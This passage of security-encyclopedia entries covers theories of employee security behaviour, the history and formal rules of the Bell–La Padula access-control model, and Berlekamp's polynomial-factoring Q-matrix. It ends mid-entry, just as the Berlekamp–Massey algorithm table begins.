Synonyms

Human security behavior; Security compliance; Security motivation

Definition

Behavioral security refers to security-related activities of employees when accessing corporate information and IT services which may affect information security effectiveness.

Background

The main objective of information security assurance is to protect the confidentiality, integrity, and availability of the respective data, information, and organizational computer services from cyber risks. Organizations seeking to establish secure IT environments must decrease risks from both internal users and external threats (Furnell and Rajendran 2012). Internal risks mainly come from authorized users who fail (intentionally or unintentionally) to follow safe security practice due to various reasons. Users' self-efficacy, attitudes (positive or negative), or peer practice toward security programs can either motivate or detract them from complying with security policies. When employees' security practice does not align with

organization’s guidelines, they can introduce risks to corporate information and resources through virus infection, loss of confidentiality, or IT service disruption. Therefore, identifying and understanding factors that influence users’ security behavior is significant to ensure compliance with IT policies, which is critical to maintaining a secure cyber environment.

Theory

Study of behavioral security focuses on identifying and understanding psychological factors that influence organizational users’ security practice when using information assets. Thus, behavioral theories have been widely used as foundations to better motivating users’ desired IT practice and minimizing their malpractice. Some of commonly used theories are theory of planned behavior (TPB), protection motivation theory (PMT), rational choice theory (RCT), and General Deterrence Theory (GDT), and Self-Determination Theory (SDT). The following discussion details how key behavioral theories help explain influencing factors on behavioral security.

Based on TPB (Ajzen 2002), we can posit that if an employee (1) possesses sufficient efficacy to complete the security task, (2) is capable of controlling the task, and (3) observes other people in the organization are also actively performing the practice, he/she will likely follow recommended security practice. Based on TPB approach, organizations should provide training to improve users’ skills and awareness of security needs, create a culture of observing security guidance and assisting each other in minimizing human security risks.

PMT was originally used to explain how patients develop protective behavior due to fear in health-related diseases (Rogers 1983). Individuals are motivated to protect themselves from physical, social, and psychological threats by invoking coping mechanisms through assessing threat and appraising relevant responses. PMT states that fear influences cognition, attitudes, intentions, and protective actions. Protection motivation (i.e., protective intention) is a mediating variable whose function is to evoke, sustain, and direct protective behavior, which facilitates the adoption of adaptive behaviors (taking the advised behaviors) if the execution of the advised behavior leads to a reduction of fear. When the performance of the advised behavior does not lead to a reduction of fear, maladaptive coping actions, such as denial of the threat or avoidance of the

fear-evoking message, may be used as a way of avoiding fear. In security, due to fear of security consequences such as losing data or confidentiality, users may want to exercise security measures to reduce the fear (Crossler et al. 2013). However, if feeling unable to respond to security risks, users may develop maladaptive action by simply ignoring the risks.

Understanding human security behavior can also be drawn from RCT, which puts forward premises for considering action: balancing the costs and benefits of taking the action (Becker 1968). Performing security measures may reduce work productivity, require extra steps in getting work done, or buy extra software or hardware. When evaluating benefits of taking recommended security measures are lower than the monetary and nonmonetary cost required to circumvent the threat, users can ignore security requirements. Employees may find time-consuming and inconvenient security tasks as a legitimate reason for not complying with those policies (Pham et al. 2019).

GDT emphasizes the use of punishments to deter people from offending, which proposes that individuals assess deterrent certainty and severity to determine actions to be taken when a violation of the rules occurs (Gibbs 1975). Organizations can employ security mandates and disciplinary measures to ensure compliance. Clear communication of certainty and severity of penalties for rule-breaking behavior can be effective in preventing employees from violating security policies (Guo and Yuan 2012).

Though the above theories have explored factors in initiating and adopting security behavior, it is important to understand how users maintain or self-regulate their security behavior in an ever-changing security landscape. It is ideal when users exercise safe security practice with or without constant supervisory monitoring or external measures such as punishment, rewards, or repetitive communications. Self-regulation refers to the capacity to guide one's activities over time and across changing circumstances (Kanfer 1990).


Self-determination theory (SDT) explains how individuals' different motivations direct one's behavior over time. SDT distinguishes autonomous (intrinsic) and controlled (external) motivation. SDT argues that factors known to enhance intrinsic motivation (e.g., autonomy-supportive environments, engaging activities) lead to more sustained behavior than

external (controlled) motivations (Deci and Ryan 2000). Behavior that is not motivated intrinsically is not persistent.

Motivating self-regulation in users' security practice has an important implication to organizations. It is much more cost-effective to intrinsically motivate users to self-regulate their own security practice in different contexts than constantly monitoring and enforcing security compliance.

Organizations can mandate security policies and equip users with necessary skills, however, making safe security practice as one's automatic consciousness can attribute to rewarding experience and self-fulfilling goals that users experience for themselves.

The discussed theories help organizations systematically categorize a range of both personal and organizational factors that can affect the overall security behavioral outcome, from initiating to maintaining the desired action (see Fig. 1). Through providing security resources such as training, technical support, IT infrastructure, and policies, organizations can adjust the level of employees' perceptions and intentions, which eventually lead to security behavior.



Behavioral Security, Fig. 1: Motivational factors of security behavior

Open Problems and Future Directions

Most of the behavioral theories rely on measuring intentions of organizational users to take proper security measures as an indicator of the actual action. This is because capturing actual security behavior has always been a challenge given its technical complexity and costly monitoring in real IT context. There have been attempts to assess user behavioral security through system logs, camera surveillance, and network sniffing. Though it is still an ultimate goal in behavioral security research to assess the impact on users' actual security practice.

Relying users' assessment of risks to drive their security practice can be unreliable due to the complex nature of security risks and many behavioral biases. Moreover, to let the users deal with constant concern of risks can be counter-effective leading to a sense of helplessness and eventually they may disregard recommended measures.

Applying rewards and penalties for security practice can be ineffective due to difficulties in detecting such actions which require constant and expensive monitoring. Moreover, being monitored can lead to negative employees' morale and cooperation. They will be reluctant to report mistakes timely, which delay immediate measures to mitigate the risk.

Balancing security measures and work productivity can be challenging. Stricter security measures normally impose less users' permission, require extra procedures and time to get a task done. Security measures sometimes slow down system performance such as antivirus software, storage encryption, and extra cost.

In an era where always connected portable devices such as personal smart phones and tablets intertwine with traditional corporate computer systems, security boundary goes beyond corporate firewalls. Addressing human risk factors in modern IT environment needs a comprehensive framework that leverage both technical and nontechnical platforms that encourage users' self-regulation, IT skill upgrading, and effective assistive monitoring system in early detection of any potential human risks.

Finally, further research should look at how to develop a culture of openness and sharing security practice to minimize ignorant and unintentional unsafe security practice.

Cross-References

Cybersecurity Awareness
Group Behavior in Cybersecurity
Information Security Culture
Risk Communication
Security Nudges

References

Ajzen I (2002) Perceived behavioral control, self-efficacy, locus of control, and the theory of planned behavior. J Appl Soc Psychol 32(4):665–683

Becker GS (1968) Crime and punishment: an economic approach. J Polit Econ 76(2):169

Crossler RE, Johnston AC, Lowry PB, Hud Q, Warkentin M, Baskerville R (2013) Future directions for behavioral information security research. Comput Secur 32:90–101

Deci EL, Ryan RM (2000) The "what" and "why" of goal pursuits: human needs and the self-determination of behavior. Psychol Inq 11:227–268

Furnell S, Rajendran A (2012) Understanding the influences on information security behaviour. Comput Fraud Secur 2012(3):12–15

Gibbs JP (1975) Crime, punishment, and deterrence. Elsevier, New York

Guo KH, Yuan Y (2012) The effects of multilevel sanctions on information security violations: a mediating model. Inf Manag 49:320–326
[MathSciNet]

Kanfer R (1990) Motivation theory and industrial/organizational psychology. In: Dunnette MD, Hough L (eds) Handbook of industrial and organizational psychology. Vol. 1. Theory in industrial and organizational psychology. Consulting Psychologists Press, Palo Alto, pp 75–170

Pham HC, Brennan L, Furnell S (2019) Information security burnout: identification of sources and mitigating factors from security demands and resources. J Inf Secur Appl 46:96–107

Rogers RW (1983) Cognitive and physiological processes in fear appeals and attitude change: a revised theory of protection motivation. In: Cacioppo JT, Petty RE (eds) Social psychophysiology. Guilford, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_811

Bell–La Padula Model

David Elliott Bell[4] ✉
(4) Reston, VA, USA

✉ **David Elliott Bell**
Email: davidelliottbell@offthisweek.com

Synonyms

BLP; BLP model; Secure computer system model

Definition

The Bell and La Padula Model is a state-based computer security model that is the most widely used model for the production and evaluation of commercial products and systems approved for operational use. It was developed and explicated in a series of four technical reports between 1972 and 1974. The first three reports provided an ability to describe three aspects of security called “simple-security,” “discretionary-security,” and “$\star$-property” (pronounced “star-property”) and produced analytical tools for use in evaluating products and systems for conformance to those three aspects of security. The fourth report unified the exposition of the previous three reports and provided the first “model interpretation,” providing a careful correspondence between the Multics system and the model. Later work refined the analytical tools and generalized the definition of security to include all boolean policies – that is, policies that can be expressed as well-formed formulæ using only AND, OR, and NOT to combine the conditions.

Background

In the late 1960s, computer use in the government was increasing and the development of time-sharing on large computers opened the possibility of cost savings by using single computers to process information of several different levels of classifications (rather than having to dedicate a separate machine to process information at each classification level). The Ware Report (Ware 1972) identified a list of computer and network vulnerabilities that required attention. The Glaser panel, recorded in the Anderson Report (Anderson 1972), concluded that products and systems had to be built with security in mind from the outset. This conclusion was based on the fact that Tiger Teams chartered to break through commercial operating systems had been singularly successful: "It is a commentary on contemporary systems that none of the known tiger team efforts has failed to date." The tiger-team exercise also demonstrated that a capable attacker, on breaching the defenses, will insert additional back-doors that cannot be found. The Air Force report noting this possibility prompted the exploit that Ken Thompson reported in his Turing lecture (Thompson 1989).

As a result, the Anderson Report proposed to "…start with a statement of an ideal system, a model, and to refine and move the statement through various levels of design into the mechanisms that implement the model system." The model would then guide in building prototype secure systems, and finally in building or re-implementing secure systems. Further, "[w]hat is needed beyond a model is a design for a reference validation mechanism that mirrors the model and is faithful in its exercise of the principles upon which the approach to the model is based." The implemented system would have to be shown to "conform to the model and not perform actions that would circumvent the security mechanisms specified by the model."

In 1972, the Air Force tasked The MITRE Corporation in Bedford, Massachusetts, with producing such a security model. The tasking statement called for a report entitled "Security Computer Systems" whose contents would be "a mathematical model of computer security." While the Ware Report and the Anderson Report results were available in preliminary forms, the staff assigned to the task, David Elliott Bell and Leonard La Padula, were not referred to them for context.

The available literature at the time included several different treatments of security in computer systems, mostly called "protection" or

“confinement” at the time. Some work abstracted functioning systems and were thus tightly tied to the implementation details of the underlying system. Examples are some of the Multics papers in the 1965 Fall Joint Computer Conference (such as Saltzer 1974) and Clark Weissman’s ADEPT-50 paper (Weissman 1969). At the other end of the spectrum were academic papers that were written at the level of general computation. An example is “Protection – Principles and Practice” (Graham and Denning 1972). The best general description of protection principles was J. Saltzer’s “Protection and the control of information sharing in Multics” (Saltzer 1974).

Since MITRE’s tasking was more general than addressing individual systems and was intended to help build and analyze systems to be fielded and used, it was appropriate to build tools that could be applied to a wide range of system implementations and thus aid in completing the design task of realizing and fielding useful and secure systems.

Theory

First Volume: “Secure Computer Systems: Mathematical Foundations” (Bell and La Padula 1973)

At the beginning, a notion of security had to be abstracted from the military classification and clearance system, while generic computer functions had to abstracted from specific computers, both put into an abstract, mathematical framework. As a first cut, the policy of people and their access to classified documents was used as the rough analog. The person analogs were called “subjects”; the set of all subjects was denoted $\mathcal{S}$. The document analogs were termed “objects”; the set of objects was denoted $\mathcal{O}$. To transliterate the classification system, the hierarchical set of classifications {`UNCLASSIFIED, CONFIDENTIAL, SECRET, TOP SECRET`} and an unspecified set of “categories” $\mathcal{O}$ were included as security levels $\mathscr{L}$ and assignments of classifications and categories to subjects and objects was captured in security functions *f*; the collection of all possible security assignments was the set $\mathscr{F}$.

In the document classification system of the time, people were only allowed documents for which they were cleared. Specifically, their hierarchical clearance had to be greater than or equal to the classification of

the document. In addition, if the document had one or more security categories assigned to it, then the person had to have been assigned all of those same categories, and possibly more. If a person gained access to a document without satisfying these strictures, then it was a “violation” of policy and the situation was called a “compromise.”

Reproducing this situation abstractly, the model included a current access set that recorded which subjects had access to which objects. To allow for change, the model was structured as a set of state sequences, each sequence limited by a relation $\mathscr{C}$ that identified both possible successor states $\{z_{i+1}\}$ for the current state z_i and a matching “decision” ($D \in \mathcal{D}$) for a “request” to change of state ($R \in \mathcal{R}$). Together with an initial state z_0, $\mathscr{R}$, $\mathcal{O}$, and $\mathscr{C}$ defined the model, denoted $\Sigma(\mathcal{R}, \mathcal{D}, \mathcal{W}, z_0)$. $\Sigma(\mathcal{R}, \mathcal{D}, \mathcal{W}, z_0)$ was defined to be secure if every state in every sequence starting at z_0 is not a compromise state – one where some subject $\mathcal{S}$ has an object whose security characteristics are not “below” $\mathcal{S}$ ’s security characteristics.

The initial effort had produced an ability to describe a security condition in a generalized computer. Several interesting topics presented themselves, foremost the intricacies involved in changing the classification of an object. Clearly, if a `CONFIDENTIAL` weather report were upgraded to `SECRET` while a subject cleared only to `CONFIDENTIAL` had access, then the subject could deduce from a sudden and unexpected loss of access that the document may have been upgraded (and the information that had been used or copied might now be `SECRET` or higher). On the other hand, queueing the upgrade also had at least two downsides: something deemed a higher classification was still accessible by personnel cleared to `CONFIDENTIAL` and there was the possibility that someone would always have the file open, delaying the upgrade indefinitely.

This particular set of intricacies were ruled out of scope by management, with the dictum that the model should assume that classifications would not change dynamically during operation. While the modelers did not agree with this direction, it was the right decision. With this simplifying assumption, later termed the “tranquility principle,” it became clear the whole problem was pretty straightforward. A result called the “Basic Security Theorem” was proved. It stated that if a system begins in a secure state (as defined in the model) and never introduces a

compromise, then the system will always remain in a secure state. One could paraphrase by saying that the Basic Security Theorem states that security as defined is an inductive property. This is not a profound result, but it is not trivial. There are both good and bad properties that are inductive as well as good and bad properties that are not inductive. The significance of this first Basic Security Theorem is that the model's definition of security is inductive and therefore fairly simple to maintain in theory. It also changed security from a negative problem ("don't allow this to happen") to a positive one ("always check this"). A positive statement of what to do enabled the later steps in the plan of action laid out by the Anderson Report.

Second Volume: "Secure Computer Systems: A Mathematical Model" (La Padula and Bell 1973)

The second volume added descriptive capability, altered the definition of security to match, and extended the definition of "security."

Access to objects added a mode of access to reflect different types of access within computers: read/write, read-only and append, for example. Within the model, the modes of access were undefined, but accesses representing all four combinations of altering an object's contents (or not) and viewing an object's contents (or not) were included. Also included was an access mode representing the ability to change another subject's rights to access a specific object. This control access mode was left undefined because of the wide range of possibilities for discretionary access control. The definition of security was altered to define security as a subject having access to an object in a mode implying the ability to view its contents only if the subject's security level value dominated that of the object.

Security was expanded to include a third condition. This condition, called ⋆-property, internalized the problem of information from classified objects being copied from a high-level object into a lower-level object. Rather than attempt to block the transfer at the time of copying information, ⋆-property disallowed simultaneous access to objects that would allow any untoward flow. For example, a cleared subject might have the right to view a `TOP SECRET` intelligence summary and to alter the contents of an `UNCLASSIFIED` bowling-score file, but only one access would be honored at a time. If the subject first opened the intelligence summary, a following attempt to open the bowling score would be denied, and vice versa.

The structure of the model was further altered by replacing the change-of-state relation $\mathscr{C}$ by a set of change-of-state "rules" ρ_1 through ρ_{11}, each of which adjudicated a single type of request, and the derived relation $\mathscr{C}$ (ρ_1, ⋯, ρ_{11}). This structure moved towards engineering use of the model by modularizing the entire system and allowing a refinement of the Basic Security Theorem. The revised basic security theorem (Theorem 4.1) showed that the system defined by a set of rules was secure (i.e., satisfied the Security Condition relative to the security function *f* and ⋆-property) at every state reachable from the initial state z_0 provided each rule was both security-preserving and ⋆-property-preserving.

Third Volume: "Secure Computer Systems: Refinement of the Mathematical Model" (Bell 1973a)

The third volume responded to topics that arose in the first efforts to use the model as a guide in building prototype secure computer systems. It included three refinements: one to address an implementation problem in the original definition of ⋆-property, a second to simplify the definition of ⋆-property by adding a concept to the descriptive machinery of the model, and the last to include a notion of tree-structured file systems and their classification.

In an initial attempt to apply ⋆-property to securing Unix, the `MITRE` developer discovered a significant problem. It was not possible to assign a security level to the scheduler, for example, and apply the ⋆-property as then defined. In swapping between a `TOP SECRET` and `SECRET` process, the scheduler had to both read and write `SECRET` and `TOP SECRET`, not to mention that the scheduler's information about processes at various levels might include classified information about the running processes. ⋆-property was changed to partition processes into two sets: one set could be unexamined, but would run with ⋆-property strictures in place; the other set, termed "trusted subjects," would require examination to ensure that no unwanted flow of information would ever occur, even in the presence of simultaneous access for reading high and writing low. From an engineering point of view, instantiations of trusted subjects had to be scrutinized intensely, while non-trusted subjects could avoid that scrutiny at the cost of living with ⋆-property. Non-trusted subjects were denoted $\mathcal{S}'$. The revised version of ⋆-property said that if a subject were a trusted subject (i.e., an element of the remainder set $\mathcal{S} - \mathcal{S}'$), there were no additional constraints;

every subject in $\mathcal{S}'$ must also satisfy $\star$-property limits on simultaneous access.

During implementation, it was also found that the original formulation of $\star$-property could be vastly simplified for operating systems. The original formulation required checking a requested new access against all current accesses to assure that no undesirable information flows could occur. Since, however, every process in an operating system has a working set to which it can both read and write, a single comparison to the level of the working set suffices. The model was altered to provide each subject with a "current security level" – always dominated by the subject's maximum security level. The $\star$-property check was thus simplified to a single comparison.

The fact that the first two volumes had a flat object space made the translation from the model to operating systems with tree-structured file systems somewhat difficult. This was addressed by the addition of descriptive capability to include the ordering of objects into a hierarchy $\mathcal{H}$.

The consideration of directories as objects led to debate about the proper way to classify the directories. The crux of the problem is that any directory that is at a different security level than one of its children poses an anomaly. If the parent has a higher classification, then the system must parse a higher-security object for information about a lower-level one. On the other hand, if a parent is of a lower classification than the parent, a lower-level object contains metadata about a high-level object. A management decision was made to require that every child object be at the same level as its parent or have a higher security level. That requirement was termed "compatibility" in the model. Its inclusion required changes to the rule about creating objects to assure that compatibility was maintained. It is worth noting that the discussion of classifying directories rested on the erroneous view that anything important requires a classification. That need not be the case, as other mechanisms such as integrity labels could be used instead to isolate important but not classified data.

Fourth Volume: "Secure Computer Systems: Unified Exposition and MulticsInterpretation" (Bell and La Padula 1975)

A year after the publication of the third volume, Bell and La Padula were brought back to modeling to assist in ongoing engineering efforts that were

being guided by the previous three volumes. There were two issues: one was the lack of a single source document for the modeling results; the other was the large conceptual leap from the model to the implementation details of Honeywell's Multics system.

The resulting volume was the first worked example of a model "interpretation": a detailed correspondence between the existing modeling framework and the design specification of a concrete computer operating system.

The unification consisted of gathering the modeling definitions and results into a single common form. Security was defined as the combination of simple security, discretionary security, and $\star$-property. Simple security was the term used for requiring a subject's security level to be higher than all objects it accesses for viewing. Discretionary security referred to limiting a subject's access to objects that have been identified as acceptable for it to access in the access matrix $\mathcal{M}$. $\star$-property is the intrinsic counter to information flow among the objects opened by non-trusted subjects. In addition, the undefined control attribute was made specific to the Multics context: ability to alter the discretionary access control on an object is equivalent to the ability to write to that object's parent directory.

Eleven new, Multics-specific rules were formulated. They were proved to define a system satisfying simple security, discretionary security, and $\star$-property. The resulting modeling system was then shown to correspond to the gates into the Multics kernel, satisfying the programmatic plan laid out in the Anderson Report.

With this volume, the original plan of the modeling effort was complete. The model provided a descriptive capability, generalizing and incorporating external security policies and generalizing computer entities. It included general results, both a set of rules covering common actions within computer systems (get access, release access, create object, delete object, grant access, rescind access, change my current security level) and theorems delineating the conditions to be met at a rule level to ensure that the modeling system itself is "secure" by its own definition. Finally, it provided a worked example of a specific solution, using the model to bridge the gap between external security policies and a concrete operating system.

Later Developments

After 1974, minor changes and additions were made as circumstances dictated. New rules were written and proved security-preserving. The definition of trusted subject was generalized by assigning each subject two security levels, a minimum-alter level and a maximum-view level. Every subject could have simultaneous view- and alter-access between maximum-view and minimum-alter. An untrusted subject became one where minimum-alter was the same as maximum-view. All other subjects have a nontrivial range of simultaneous access and are thus trusted.

There were more substantive developments in the area of networks and other security policies.

During the development of BLACKER Phase 1 (an A1 cryptographic system), a network interpretation of the model was developed. The special nature of the network situation necessitated model changes as well. For networks, the subject instantiation was a host computer, rather than a (process, domain) pair as in computers. Similarly, the object instantiation was a labeled connection between hosts. The notion of a connection object was brought into the model by defining the set of objects $\mathcal{O}$ through a function *liaison*: $\mathcal{S} \times \mathcal{S} \times \mathcal{L}$. Rules specific to establishing and tearing down a connection were written and proved security-preserving (Bell 1973b).

In the 1980s, variations on military classification policies and completely different security policies appeared in the literature. Most notable were Clark and Wilson's "A Comparison of Commercial and Military Computer Security Policies" (Clark and Wilson 1987) and Brewer and Nash's "The Chinese Wall Security Policy" (Brewer and Nash 1989). Clark and Wilson described a policy derived from commercial requirements to protect (one version of) the integrity of data. Its most unusual feature was the use of access triples (subject, object, program) rather than duples (subject, object) in its access control rules. *Alice* can access the file *Customer_Records* but only by using the program *Standard_Retrieval*. Brewer and Nash abstracted their security policy from financial standards that have the force of law in the United Kingdom. The distinguishing feature of their policy is that a discretionary action by a financial analyst limited her future actions in a non-discretionary way. If *Alice* chose to specialize in British Petroleum, she could access more sensitive BP records, but that decision blocked her from specializing in ExxonMobil at a later time.

The proliferation of security policies posed a problem in the fielding of operational systems. Computer manufacturers would not support an unlimited number of incompatible security policies. They would limit themselves to supporting the most common ones and, hence, the ones most lucrative. Fortunately, the differences between these policies were more apparent than real. All could be represented as boolean lattices and thus could be supported by any boolean-policy implementation. Since the military categories or compartments are a pure form of boolean lattice, existing security solutions suffice for all the different-seeming security policies (Bell 1990). Bell's "Putting Policy Commonalities to Work" (Bell 1991) demonstrated boolean-lattice solutions for all identified security policies. In the process, he extended the Bell–La Padula definitions, tools, and results to any boolean-lattice policy – one that can be expressed by well-formed formulæ of conditions joined by AND, OR, and NOT.

Applications

The applications of the Bell–La Padula model began during its development, consistent with the work plan of the Anderson Report. Both the secure prototype and the final securing of Multics under Project Guardian used the model as the tool to bridge the gap between narrative policy and the implementation design and to act as a guide for implementation. Difficulties in applying the model were fed back into model development, to the benefit of both the modeling and the engineering tasks. Throughout the 1970s, various efforts to build high-security designs and implementations relied on the model, notably, both Kernelized Security Operating Systems (KSOS), KSOS-6 and KSOS-11; the Kernelized Virtual Machine/370 (KVM/370); and continuing development on Multics. In 1983, the Computer Security Center issued the *Trusted Computer System Evaluation Criteria* (TCSEC) (Department of Defense Trusted Computer System Evaluation Criteria 1983, 1985), a standard for evaluating products and systems against the most successful security principles developed previously. The Bell–La Padula model was included by reference as an exemplar of the type of security model that was required for high-level security. A correspondence of the model to the design was also required, reflecting the Anderson Report's views about the use of a security model to build systems.

After the publication of the TCSEC, a formal evaluation program for commercial products commenced. A vast majority of the candidates for high-security evaluations built on the Bell-La Padula, including Honeywell's A1 Secure Computer (SCOMP), Gemini's A1 Gemini Trusted Network Processor (GTNP), Digital Equipment's A1 candidate Security Enhanced/VMS (SE/VMS), Wang's B3 XTS-300 and XTS-400, Honeywell's B2 Multics system, Trusted Information Systems's B2 Trusted Xenix system, and Oracle's EAL4 Trusted Oracle7, Oracle8, Oracle9, and Oracle10. In the area of high-security systems too, the Bell–La Padula model was very widely employed. Examples are BLACKER Phase 1, Grumman's Headquarters System Replacement Program (HSRP) for the Pentagon, the SAC Digital Network (SACDIN), and the United Kingdom's Corporate Headquarters Office Technology System (UK CHOTS).

No other security model has been utilized more in the design, implementation, and fielding of highly secure computer and network systems.

Cross-References

Access Control
Chinese Wall
Clark and Wilson Model
Reference Monitor

Recommended Reading

Anderson JP (1972) Computer security technology planning study. ESD-TR-73-51, vol I, AD-758 206, ESD/AFSC, Hanscom AFB, Massachusetts

Bell DE (1973a) Secure computer systems: a refinement of the mathematical model, MTR-2547, vol III. The MITRE Corporation, Bedford, p 25 (ESD-TR-73-278-III)

Bell DE (1973b) Secure computer systems: a network interpretation. In: Proceedings of the second aerospace computer conference, McLean, 2–4 Dec 1986, pp 32–39

Bell DE (1990) Lattices, policies, and implementations. In: Proceedings of the 13th national computer security conference, Washington, DC, 1–4 Oct 1990, pp 165–171

Bell DE (1991) Putting policy commonalities to work. In: Proceedings of the 14th national computer security conference, Washington, DC, 1–4 Oct 1991, pp 456–471

Bell DE (2005) Looking back at the Bell-La Padula model. In: Proceedings of the ACSAC, Tucson, AZ, 7–9 Dec 2005, pp 337–351

Bell DE, La Padula LJ (1973) Secure computer systems: mathematical foundations, MTR-2547, vol I. The MITRE Corporation, Bedford (ESD-TR-73-278-I)

Bell DE, La Padula LJ (1975) Secure computer systems: unified exposition and multics interpretation, MTR-2997. The MITRE Corporation, Bedford (ESD-TR-75-306)

Brewer D, Nash M (1989) The Chinese wall security policy. In: Proceedings of the 1989 IEEE symposium on security and privacy, Oakland, May 1989, pp 206–214

Clark D, Wilson D (1987) A comparison of commercial and military computer security policies. In: Proceedings of the 1987 IEEE symposium on security and privacy, Oakland, 27–29 Apr 1987, pp 184–194

Department of Defense Trusted Computer System Evaluation Criteria, CSC-STD-001-83, 15 Aug 1983

Department of Defense Trusted Computer System Evaluation Criteria, DOD 5200.28-STD, Dec 1985

Graham GS, Denning PJ (1972) Protection – principles and practice. In: Proceedings of the SJCC, Atlantic City, NJ, pp 417–429

La Padula LJ, Bell DE (1973) Secure computer systems: a mathematical model, MTR-2547, vol II. The MITRE Corporation, Bedford (ESD-TR-73-278-II)

Saltzer J (1974) Protection and the control of information in Multics. Commun ACM 17(7):388–402

Thompson K (1989) On trusting trust. Unix Rev 7(11): 70–74
[MathSciNet]

Ware W (ed) (1972) Defense Science Board report, Security controls for computer systems. RAND Report R-609

Weissman C (1969) Security controls in the ADEPT-50 time-sharing system. In: AFIPS conference proceedings, vol 35, FJCC, Montvale, NJ, 1969, pp 119–133

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_395

Berlekamp *Q*-matrix

Burt Kaliski[5] ✉
(5) Office of the CTO, EMC Corporation, Hopkinton, MA, USA

✉ **Burt Kaliski**
Email: bkaliski@alum.mit.edu

Definition

The *Q-matrix* is the key component in Berlekamp's algorithm for factoring a polynomial over finite field.

Theory

Let $\mathbf{F}_q$ be a finite field and let $f(x)$ be a monic polynomial of degree d over $\mathbf{F}_q$:

$$f(x) = x^d + f_{d-1}x^{d-1} + \cdots + f_1 x + f_0,$$

where the coefficients $f_0, \ldots, f_{d-1}$ are elements of $\mathbf{F}_q$. The factorization of $f(x)$ has the form

$$f(x) = \prod_i h_i(x)^{e_i},$$

where each factor $h_i(x)$ is an irreducible polynomial and $e_i \geq 1$ is the *multiplicity* of the factor $h_i(x)$.

Berlekamp's algorithm exploits the fact that for any polynomial $g(x)$ over $\mathbf{F}_q$,

$$g(x)^q - g(x) = \prod_{c \in \mathbf{F}_q} (g(x) - c)\,.$$

Accordingly, given a polynomial $g(x)$ such that

$$g(x)^q - g(x) \equiv 0 \bmod f(x),$$

one can find factors of $f(x)$ by computing the greatest common divisor (in terms of polynomials) of $f(x)$ and each $g(x) - c$ term. (This process may need to be repeated with other polynomials $g(x)$ until the irreducible factors $h_i(x)$ are found.) The Q-matrix is the key to obtaining the polynomial $g(x)$. In particular, Berlekamp elegantly showed (1970) how to transform the congruence above into a problem in linear algebra,

$$(Q - I)\,\mathbf{g} = \mathbf{0},$$

where Q is a $d \times d$ matrix over $\mathbf{F}_q$, and I is the $d \times d$ identity matrix. The elements of Q correspond to the coefficients of the polynomials x^{qi} mod $f(x)$, $0 \le i < d$. The elements of each solution $\mathbf{g}$, a vector over $\mathbf{F}_q$, are the coefficients of $g(x)$. The running time of the algorithm as described is polynomial time in d and q, but it can be improved to be polynomial in d and $\log q$, and more efficient algorithms are also available (e.g., Shoup and Kaltofen (1998)).

Cross-References

Finite Field
Irreducible Polynomial

Recommended Reading

Berlekamp ER (1970) Factoring polynomials over large finite fields. Math Comput 24:713–735 [MathSciNet]

Shoup V, Kaltofen E (1998) Subquadratic-time factorization of polynomials over finite fields. Math Comput 67(223):179–1197

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_335

Berlekamp–Massey Algorithm

Anne Canteaut[6] ✉
(6) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

The *Berlekamp–Massey algorithm* is an algorithm for determining the linear complexity of a finite sequence and the feedback polynomial of a linear feedback shift register (LFSR) of minimal length which generates this sequence.

Background

This algorithm is due to Massey (1969), who showed that the iterative algorithm proposed in 1967 by Berlekamp for decoding BCH codes can be used for finding the shortest LFSR that generates a given sequence (Massey 1969).

Theory

For a given sequence $\mathbf{s}^n$ of length n, the Berlekamp–Massey performs n iterations. The tth iteration determines an LFSR of minimal length which generates the first t digits of $\mathbf{s}^n$. The algorithm is described in Table 1.

Berlekamp–Massey Algorithm, Table 1 The Berlekamp–Massey algorithm

Input. $s^n = s_0 s_1 \ldots s_{n-1}$, a sequence of n elements of F_q.
Output. Λ, the linear complexity of s^n and P, the feedback polynomial of an LFSR of length Λ which generates s^n.
Initialization.
